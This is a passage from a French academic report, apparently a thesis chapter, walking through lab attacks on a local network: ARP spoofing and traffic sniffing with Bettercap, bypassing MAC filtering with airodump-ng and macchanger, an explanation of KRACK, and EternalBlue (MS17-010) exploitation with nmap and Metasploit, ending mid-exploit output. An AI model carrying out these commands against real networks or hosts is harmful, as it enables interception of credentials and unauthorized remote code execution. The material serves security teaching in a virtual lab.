


Figure 30 : Résultat final de clé correcte

III.4 Les attaques réseau :

Précédemment, nous avons parlé et expliqué en détail les attaques contre les réseaux Wi-Fi protégés par les mots de passe WPA/WPA2 à l'aide de Kali Linux. Ce sujet relève du piratage de réseau. Une fois l'accès obtenu à un réseau, il existe de nombreux exploits possibles : interception d'informations sensibles, redirection des victimes vers de faux sites web, de faux serveurs de messagerie ou d'autres sites où l'utilisation d'informations personnelles ainsi que le téléchargement de logiciels malveillants peuvent avoir lieu..

III.4.1 L'homme au milieu (MITM) :

L'objectif principal de cette attaque est d'obtenir des informations personnelles. Il peut s'agir d'identifiants de connexion, de détails de comptes et de numéros de cartes de crédit. Parmi les attaques homme au milieu les plus connues est : ARP Spoofing et DNS Spoofing. Nous allons voir comment réaliser une attaque de type Man In The Middle (MITM).




Figure 31 : Le principe de l'attaque MITM

III.4.1.1 ARP spoofing :

L'usurpation d'adresse (ARP spoofing), également connue sous le nom d'empoisonnement ARP, est un type d'attaque qui exploite les vulnérabilités du protocole de résolution d'adresses (ARP) pour intercepter, modifier ou rediriger le trafic réseau.

L'attaque consiste à envoyer des messages ARP falsifiés sur un réseau local (LAN). L'objectif est d'associer l'adresse MAC de l'attaquant à l'adresse IP d'un dispositif légitime sur le réseau, tel que la passerelle par défaut. Cela permet à l'attaquant d'intercepter les trames de données destinées à cette adresse IP.

L'usurpation d'adresse ARP peut permettre des attaques de type « man-in-the-middle », où l'attaquant peut voir et modifier le contenu des paquets avant de les transmettre au destinataire prévu[45][46].




Figure 32 : Schéma de l'attaque ARP Spoofing

Nous exécuterons cette attaque sur notre machine virtuelle Windows et Kali installée sur VirtuelBox. L'attaques par usurpation d'adresse ARP suivent généralement les mêmes étapes :

Nous allons tout d'abord récupérer les informations d'interfaces, telles que les adresses IP des victimes et aussi de notre machine

```

Microsoft Windows [version 6.0.6002.18005]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Users\CISCO>ipconfig

Configuration IP de Windows

Carte Ethernet Connexion au réseau local :
    Suffixe DNS propre à la connexion. . . . . : 
    Adresse IPv6 de liaison locale. . . . . : fe80::10c9:b23c:4020:4b1a%11
    Adresse IPv4. . . . . : 192.168.100.5
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . : 192.168.100.1

Carte Tunnel isatap.{160D69BF-E06C-4C97-B1E4-C35550B9DEA4} :

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.4 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::a00:27ff:fe67:dfe3 prefixlen 64 scopeid 0<link>
    ether 08:00:27:67:df:e3 txqueuelen 1000 (Ethernet)
    RX packets 125353 bytes 134761241 (128.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 260019 bytes 215354062 (205.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 44987 bytes 4768438 (4.5 MiB)
  
```

- L'adresse IP de victime est : 192.168.100.5
- Notre adresse IP (attaquer) est : 192.168.100.4

L'attaquant utilise un outil d'usurpation, comme Bettercap ou Arpspoof, pour falsifier les réponses ARP.

```

File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo bettercap
[sudo] password for kali:
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]

192.168.100.0/24 > 192.168.100.4 » [19:49:11] [sys.log] [inf] gateway monitor started ...
192.168.100.0/24 > 192.168.100.4 »
  
```

- **Obtenir la liste des IP des appareils connectés au routeur:**

Nous avons besoin d'une liste des appareils connectés au routeur afin de pouvoir sélectionner un appareil cible sur lequel nous effectuerons l'attaque.

Pour ce faire, nous allons lancer le module « net.probe ». Ce module continuera à rechercher de nouveaux hôtes sur le réseau en envoyant des paquets UDP fictifs à toutes les IP possibles du sous-réseau. Nous exécutons la commande « net.probe on » et pour afficher cette liste « net.show » :

```

detected as 08:00:27:7d:a8:97 (PCS Computer Systems GmbH).
192.168.100.0/24 > 192.168.100.4 » [19:49:25] [endpoint.new] endpoint 192.168.100.3
detected as 08:00:27:8a:56:74 (PCS Computer Systems GmbH).
192.168.100.0/24 > 192.168.100.4 » net.show

```

nt	IP Recvd	Seen	MAC	Name	Vendor	Se
B	192.168.100.4	08:00:27:67:df:e3	eth0	PCS Computer Systems GmbH	0	
B	192.168.100.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0	
B	192.168.100.3	08:00:27:8a:56:74		PCS Computer Systems GmbH	70	
3 B	192.168.100.5	08:00:27:7d:a8:97	CISCO-PC	PCS Computer Systems GmbH	25	

```

↑ 14 kB / ↓ 37 kB / 785 pkts
192.168.100.0/24 > 192.168.100.4 »

```

- **Attaque ARP spoofing sur l'IP cible :**

Nous allons maintenant lancer l'attaque ARP spoofing sur l'appareil cible. Cela nous placera entre l'utilisateur et le routeur, nous permettant ainsi d'intercepter les données et de voir toutes les URL et les sites web visités par l'appareil cible, ainsi que tout ce que l'utilisateur publie. Nous utiliserons le module arp.spoof fourni par Bettercap. Nous devons activer l'option « arp.spoof.fullduplex true ». Cela nous permettra d'usurper à la fois l'adresse IP du périphérique cible et celle du routeur, nous plaçant ainsi au milieu de la connexion. Pour ce faire, nous exécuterons la commande « set arp.spoof.fullduplex true ».

Ensuite, nous devons définir la cible à l'aide de la commande suivante. Dans notre cas, l'adresse IP de la cible est 192.168.100.5 et celle du routeur est 192.168.100.1 (la passerelle).

```

192.168.100.0/24 > 192.168.100.4 » set arp.spoof.fullduplex true
192.168.100.0/24 > 192.168.100.4 » set arp.spoof.targets 192.168.100.1, 192.168.100.5
5

```


Nous devons activez-le en tapant « arp.spoof on ».

```

192.168.100.0/24 > 192.168.100.4 » set arp.spoof.full duplex true
192.168.100.0/24 > 192.168.100.4 » set arp.spoof.targets 192.168.100.1, 192.168.100.
5
192.168.100.0/24 > 192.168.100.4 » arp.spoof on
192.168.100.0/24 > 192.168.100.4 » [19:51:19] [sys.log] [war] arp.spoof full duplex
spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.100.0/24 > 192.168.100.4 » [19:51:19] [sys.log] [inf] arp.spoof arp spoofer
started, probing 2 targets.
192.168.100.0/24 > 192.168.100.4 » █

```

- L'adresse IP de l'outil est réglée pour correspondre au sous-réseau IP de la victime.
- Des paquets ARP contenant le MAC de l'attaquant associé à l'adresse IP de la victime sont envoyés, ce qui incite le routeur et le PC à se connecter à l'attaquant au lieu de se connecter l'un à l'autre.
- Le cache ARP est mis à jour, ce qui permet au PC et au routeur de continuer à communiquer avec l'attaquant.
- Les autres hôtes voient les entrées de cache ARP usurpées et transmettent désormais des données à l'attaquant.

La figure suivante, illustre la sortie de la commande arp -a avant et après l'attaque ARP spoofing. Avant l'attaque, elle montre la table ARP normale affichant les correspondances IP et MAC des périphériques du réseau. Après l'attaque, la table ARP montre les effets de l'ARP spoofing, où les entrées ont été falsifiées pour rediriger le trafic vers l'attaquant.

```


C:\Users\CISCO>arp -a
Interface : 192.168.100.5 --- 0xb
Adresse Internet      Adresse physique      Type
192.168.100.1         52-54-00-12-35-00    dynamique
192.168.100.3         08-00-27-8a-56-74    dynamique
192.168.100.4         08-00-27-67-df-e3    dynamique
192.168.100.255      ff-ff-ff-ff-ff-ff    statique
224.0.0.22           01-00-5e-00-00-16    statique
224.0.0.252          01-00-5e-00-00-fc    statique
239.255.255.250      01-00-5e-7f-ff-fa    statique
255.255.255.255      ff-ff-ff-ff-ff-ff    statique
before attack

C:\Users\CISCO>arp -a
Interface : 192.168.100.5 --- 0xb
Adresse Internet      Adresse physique      Type
192.168.100.1         08-00-27-67-df-e3    dynamique
192.168.100.3         08-00-27-8a-56-74    dynamique
192.168.100.4         08-00-27-67-df-e3    dynamique
192.168.100.255      ff-ff-ff-ff-ff-ff    statique
224.0.0.22           01-00-5e-00-00-16    statique
224.0.0.252          01-00-5e-00-00-fc    statique
239.255.255.250      01-00-5e-7f-ff-fa    statique
255.255.255.255      ff-ff-ff-ff-ff-ff    statique
after attack

```

- **Packet Sniffing :**

La figure ci-dessous présente les résultats du sniffing effectué. Les données capturées comprennent les paquets réseau échangés entre les périphériques du réseau, révélant les URL visitées, les requêtes HTTP, et d'autres informations sensibles telles que les identifiants de connexion et les données personnelles.



Jusqu'à présent, nous avons réussi à effectuer une attaque ARP spoofing sur notre réseau local. La machine victime peut toujours accéder à Internet, mais toutes les requêtes qu'elle adresse au routeur passeront d'abord par notre machine Kali Linux. Lorsque le routeur enverra une réponse, elle nous parviendra en premier lieu avant d'atteindre le périphérique victime

III.4.2 Contourner le filtrage d'adresses MAC :

L'adresse MAC (Media Access Control) est une adresse permanente, physique et unique attribuée aux interfaces réseau par le fabricant de l'appareil. L'adresse MAC est souvent utilisée par les filtres pour empêcher ou autoriser les appareils à se connecter aux réseaux et à effectuer des tâches spécifiques sur le web.

Le filtrage des adresses MAC est une technique de sécurité utilisée par les réseaux pour autoriser uniquement les appareils avec des adresses MAC spécifiques à se connecter [47].



Cependant, cette méthode peut être contournée en usurpant une adresse MAC autorisée. L'outil « macchanger » est couramment utilisé pour modifier (spoof) l'adresse MAC d'un dispositif réseau sous Linux.

Le contournement du filtrage des adresses MAC implique d'abord d'identifier une adresse MAC autorisée sur le réseau cible. nous pouvons utiliser « airodump-ng » pour capturer les adresses MAC des dispositifs connectés .

Les adresses MAC autorisées :

The screenshot shows the terminal output of airodump-ng. The first table lists detected BSSIDs and their properties. The second table shows the current station's MAC address and its connection statistics.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER
54:B8:0A:4A:92:BD	-38	18	6 0	11	130	WPA2 CCMP

BSSID	STATION	PWR	Rate	Lost	Frames
(not associated)	22:68:9D:AE:B8:B7	-16	0 - 1	10	15
54:B8:0A:4A:92:BD	9C:28:F7:8D:55:66	-1	1e- 0	0	6
54:B8:0A:4A:92:BD	20:68:9D:AE:B8:B7	-42	0 - 1	0	37
54:B8:0A:4A:92:BD	A4:C9:39:DE:7F:41	-66	0 - 1	32	9

Quitting...

The text editor window shows the captured MAC addresses:

```
1 client 1 : 9C:28:F7:8D:55:66
2 client 2 : A4:C9:39:DE:7F:41
```

Avant de changer l'adresse MAC, nous devons désactiver l'interface réseau. Pour ce faire, nous allons utiliser la commande « ifconfig » suivie du nom de l'interface (wlan0) et du paramètre 'down' pour la désactiver.

```
(kali@kali)-[~]
└─$ sudo ifconfig wlan0 down
```

Pour changer l'adresse MAC de l'interface réseau nous pouvons utiliser « Macchanger », nous utiliserons l'une des adresses MAC que nous avons obtenues avant (MAC client 1 par exemple).

```
└─$ sudo macchanger -m 9C:28:F7:8D:55:66 wlan0
Current MAC: d0:6f:4a:97:95:23 (unknown)
Permanent MAC: d0:6f:4a:97:95:23 (unknown)
New MAC: 9c:28:f7:8d:55:66 (unknown)
```

La sortie montre notre adresse MAC actuelle et la nouvelle adresse MAC attribuée par macchanger.

Enfin, nous devons réactiver l'interface par la commande suivante :

```
(kali@kali)-[~]
└─$ sudo ifconfig wlan0 up
```

Nous pouvons commencer à utiliser l'interface, qui apparaîtra avec cette adresse MAC à la place de son adresse MAC d'origine. L'attaquant peut maintenant se connecter au réseau WIFI.

III.4.3 L'attaque krack (wpa2) :

Les attaques de réinstallation de clé (KRACK) sont un type de cyberattaque qui exploite une vulnérabilité du WPA2 dans le but de dérober des données transmises sur les réseaux. Ces attaques peuvent entraîner le vol d'informations sensibles telles que les identifiants de connexion, les numéros de carte de crédit, les discussions privées, et toute autre donnée échangée par la victime sur le web. Les KRACK peuvent aussi être utilisés pour réaliser des attaques de type "man-in-the-middle", en dirigeant la victime vers un faux site web ou en injectant du code malveillant dans un site légitime[48].



Figure 33 : Attaque krack

Fonctionnement des attaques KRACK :

Une connexion WPA2 cryptée commence par une séquence de prise de contact en quatre étapes (4-way handshake), bien que l'intégralité de la séquence ne soit pas nécessaire pour une reconnexion. Pour faciliter des reconnexions plus rapides, seul le troisième échange de la négociation doit être retransmis. Lorsqu'un utilisateur tente de se reconnecter à un réseau WiFi familier, le réseau renvoie cette troisième partie de la séquence de prise de contact ; ce processus peut se répéter plusieurs fois pour assurer le succès de la connexion. Cette étape répétitive constitue la vulnérabilité exploitable[48].

Un attaquant peut alors créer un clone du réseau Wi-Fi auquel la victime s'est déjà connectée. Ce réseau clone malveillant peut offrir un accès à Internet, rendant la différence imperceptible

pour la victime. Lorsque la victime tente de se reconnecter, l'attaquant peut la forcer à rejoindre ce réseau clone, se positionnant ainsi comme un "homme au milieu". Durant la reconnexion, l'attaquant peut continuer à renvoyer la troisième partie de la séquence de connexion à l'appareil de la victime. À chaque tentative de reconnexion validée par l'utilisateur, une portion de donnée est décryptée. En accumulant ces données, l'attaquant peut finalement déchiffrer la clé de chiffrement.

Une fois le cryptage WPA2 compromis, l'attaquant peut utiliser un logiciel pour intercepter toutes les données transmises par la victime sur ce réseau Wi-Fi. Cela ne fonctionnera pas pour les sites qui utilisent un cryptage SSL/TLS, mais l'attaquant peut recourir à un outil comme « SSLStrip » pour amener la victime à utiliser les versions non sécurisées (HTTP) des sites Web. La victime peut ne pas remarquer l'absence de sécurité et risquer de saisir des informations sensibles que l'attaquant interceptera.

Il est important de noter que les attaques KRACK nécessitent une proximité physique avec le réseau cible. Un attaquant ne peut pas mener une attaque contre quelqu'un à l'autre bout du monde ou même à l'autre bout de la ville ; l'attaquant et la victime doivent tous deux être à portée du même réseau Wi-Fi pour réussir l'attaque.

III.5 Attaques système :

Une vulnérabilité de sécurité est une faiblesse ou une opportunité dans un système d'information qu'un cybercriminel peut exploiter pour obtenir un accès non autorisé à un système informatique. Les vulnérabilités affaiblissent les systèmes et ouvrent la porte à des attaques malveillantes[49].

Les quatre principaux types de vulnérabilités en matière de sécurité de l'information sont les vulnérabilités du réseau, les vulnérabilités des processus (ou procédures), les vulnérabilités humaines et les vulnérabilités du système d'exploitation que nous expliquerons dans cette partie.

Les vulnérabilités des systèmes d'exploitation (OS) sont des failles dans un système d'exploitation qui permettent aux cyber-attaquants de causer des dommages sur n'importe quel appareil où le système d'exploitation est installé. Un exemple d'attaque tirant parti des vulnérabilités du système d'exploitation est l'attaque par déni de service (DoS), où de fausses demandes répétées encombrant un système qui devient surchargé. Les logiciels non corrigés et obsolètes créent également des vulnérabilités au niveau du système d'exploitation, car le

système qui exécute l'application est exposé, ce qui peut parfois mettre en danger l'ensemble du réseau[49].

III.5.1 Vulnérabilité EternalBlue (ms17-010) :

Dans cette section, nous allons démontrer l'exploitation de la vulnérabilité MS17-010 en utilisant les capacités exhaustives de Metasploit. À travers un examen méticuleux et une utilisation stratégique des outils de Metasploit, nous naviguerons dans les subtilités de la vulnérabilité MS17-010, illustrant sa possibilité d'exploitation et ses implications potentielles.

Selon des déclarations condamnatoires de Microsoft, EternalBlue a été développé par l'Agence de sécurité nationale (NSA) des États-Unis dans le cadre de leur programme controversé de stockage et de militarisation des vulnérabilités de cybersécurité, plutôt que de les signaler au fournisseur approprié.


La NSA aurait passé près d'un an à traquer une faille dans le logiciel de Microsoft. Une fois trouvée, la NSA a développé EternalBlue pour exploiter la vulnérabilité. La NSA a utilisé EternalBlue pendant cinq ans avant d'alerter Microsoft de son existence, qui a ensuite été volée et divulguée par le groupe de hackers Shadow Brokers.

Le 14 mars 2017, exactement un mois avant la fuite de Shadow Brokers, Microsoft a publié le bulletin de sécurité MS17-010. La chronologie suggère que Microsoft a été informé de la violation de la NSA et s'est précipité pour faire tout ce qu'il pouvait pour protéger les millions de systèmes Windows vulnérables.

Le correctif MS17-010 a été conçu pour corriger les failles du logiciel SMBv1 pour tous les systèmes d'exploitation Windows pris en charge, y compris Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2012 et Windows Server 2016. Microsoft a également désactivé automatiquement SMBv1 dans les dernières versions de Windows 10 et de Windows Server 2012 et 2016 par défaut.

III.5.1.1 Un guide complet pour exploiter MS17-010 avec Metasploit framework :


a. Reconnaissance initiale : Commencez par effectuer une analyse du réseau pour identifier les cibles potentielles. Nous pouvons utiliser l'outil Nmap avec des paramètres spécifiques pour analyser une plage d'adresses IP. La commande `sudo nmap -A 192.168.1.0/24 -Pn` lance une analyse complète (-A) de la plage IP spécifiée (192.168.1.0/24) tout en désactivant la découverte d'hôte (-Pn).



```
amine@Amine: ~  
(amine@Amine)~  
$ sudo nmap -A 192.168.1.0/24 -Pn  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 00:12 CEST
```

Cette commande demande à Nmap d'effectuer une analyse agressive (-A), qui inclut la détection du système d'exploitation, la détection de version, l'analyse de script et le traceroute. De plus, l'indicateur -Pn indique à Nmap de ne pas envoyer de requête ping aux hôtes cibles avant l'analyse, ce qui peut aider à échapper aux pare-feu ou aux filtres réseau qui bloquent les requêtes d'écho ICMP.

L'exécution de cette commande fournit des informations précieuses sur les cibles potentielles dans la plage réseau spécifiée. Cette phase de reconnaissance initiale est cruciale pour identifier les systèmes vulnérables susceptibles d'être sensibles à l'exploit MS17-010.



```
_nbstat: NetBIOS name: AMINE-PC, NetBIOS user: <unknown>, NetBIOS MAC: 0800278be7f0 (Oracle VirtualBox virtual NIC)  
_clock-skew: mean: -39m58s, deviation: 1h09m14s, median: 0s  
_smb-os-discovery:  
OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)  
OS CPE: cpe:/o:microsoft:windows_7::-:professional  
Computer name: amine-PC  
NetBIOS computer name: AMINE-PC\x00  
Workgroup: WORKGROUP\x00  
System time: 2023-05-10T00:15:06+02:00  
_smb-security-mode:  
account_used: guest  
authentication_level: user  
challenge_response: supported  
message_signing: disabled (dangerous, but default)  
_smb2-time:  
date: 2023-05-09T22:15:03  
start_data: 2023-05-09T22:07:28  
_smb2-security-mode:  
210:  
_ Message signing enabled but not required  
_ TRACEROUTE  
HOP RTT ADDRESS  
1 2.08 ms 192.168.1.41
```

b. Utilisation du framework Metasploit : Après avoir identifié les cibles potentielles grâce à la reconnaissance Nmap, la prochaine étape consiste à exploiter Metasploit pour rechercher des exploits ciblant la vulnérabilité MS17-010. Metasploit est un puissant outil de test de pénétration qui fournit une base de données complète d'exploits, de charges utiles et de modules auxiliaires.

Commençons par ouvrir la console Metasploit ou lancez le framework Metasploit depuis la ligne de commande. Une fois dans l'environnement Metasploit, utilisons la fonction de

recherche pour localiser le module d'exploit pertinent pour MS17-010. Nous pouvons le faire en tapant :

➤ **search ms17-010**

Cette commande déclenche une recherche dans la base de données Metasploit pour trouver tous les modules liés à la vulnérabilité MS17-010. Metasploit affichera alors une liste de modules correspondants, qui peuvent inclure des exploits, des modules auxiliaires ou d'autres composants associés.

```

msf6 > search ms17

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-----
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
  ode Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
  ommand Execution
3  auxiliary/scanner/smb/smb_ms17_010      normal          No     MS17-010 SMB RCE Detection
4  exploit/windows/fileformat/office_ms17_11882  2017-11-15      manual  No     Microsoft Office CVE-2017-11882
5  auxiliary/admin/mssql/mssql_escalate_execute_as  normal          No     Microsoft SQL Server Escalate EXECUTE AS
6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli  normal          No     Microsoft SQL Server SQLi Escalate Execute AS
7  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 >

```

c. Sélection du module d'exploitation : Au sein de la console ou du framework Metasploit, nous avons choisi le module "exploit/windows/smb/ms17_010_eternalblue", qui cible spécifiquement la vulnérabilité MS17-010 en utilisant l'exploit EternalBlue. Cet exploit tire parti d'une vulnérabilité d'exécution de code à distance dans le protocole Microsoft Server Message Block (SMB).

Chargement du module d'exploitation choisi dans l'environnement Metasploit en tapant :

➤ **use exploit/windows/smb/ms17_010_eternalblue**

Cette commande instruit Metasploit de charger le module d'exploitation sélectionné, le rendant prêt pour la configuration et l'exécution.

Configuration des paramètres d'exploitation : Avant de lancer l'exploit, il est crucial de configurer les paramètres nécessaires pour adapter l'attaque à l'environnement cible. Les paramètres clés peuvent inclure l'adresse IP cible, la sélection de la charge utile et toutes les options supplémentaires spécifiques au module d'exploitation.

Définition de l'adresse IP cible en utilisant le paramètre RHOSTS :

➤ **set RHOSTS <adresse_IP_cible>**

Nous remplaçons <adresse_IP_cible> par l'adresse IP du système vulnérable identifié lors de la phase de reconnaissance, qui est 192.168.1.3

Examen et configuration d'autres paramètres pertinents tels que le port cible (s'il est différent du port SMB par défaut 445) et les options de charge utile selon les besoins.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST
[-] Unknown datastore option: RHOST. Did you mean LHOST?
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads`.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.3
RHOSTS => 192.168.1.3
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Lancement de l'exploit : Avec le module d'exploitation chargé et configuré, nous sommes prêts à lancer l'attaque contre le système cible. Exécuter l'exploit en tapant :

➤ **exploit**

Cette commande lance le processus d'exploitation, tentant de tirer parti de la vulnérabilité EternalBlue pour obtenir une exécution de code à distance sur le système cible. Pendant que l'exploit s'exécute, Metasploit fournira des retours en temps réel sur l'avancement de l'attaque, y compris toute exploitation réussie et les actions ultérieures effectuées sur le système cible.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.3:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.1.3:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.3:445 - The target is vulnerable.
[*] 192.168.1.3:445 - Connecting to target for exploitation.
[*] 192.168.1.3:445 - Connection established for exploitation.
[*] 192.168.1.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.3:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.3:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.1.3:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
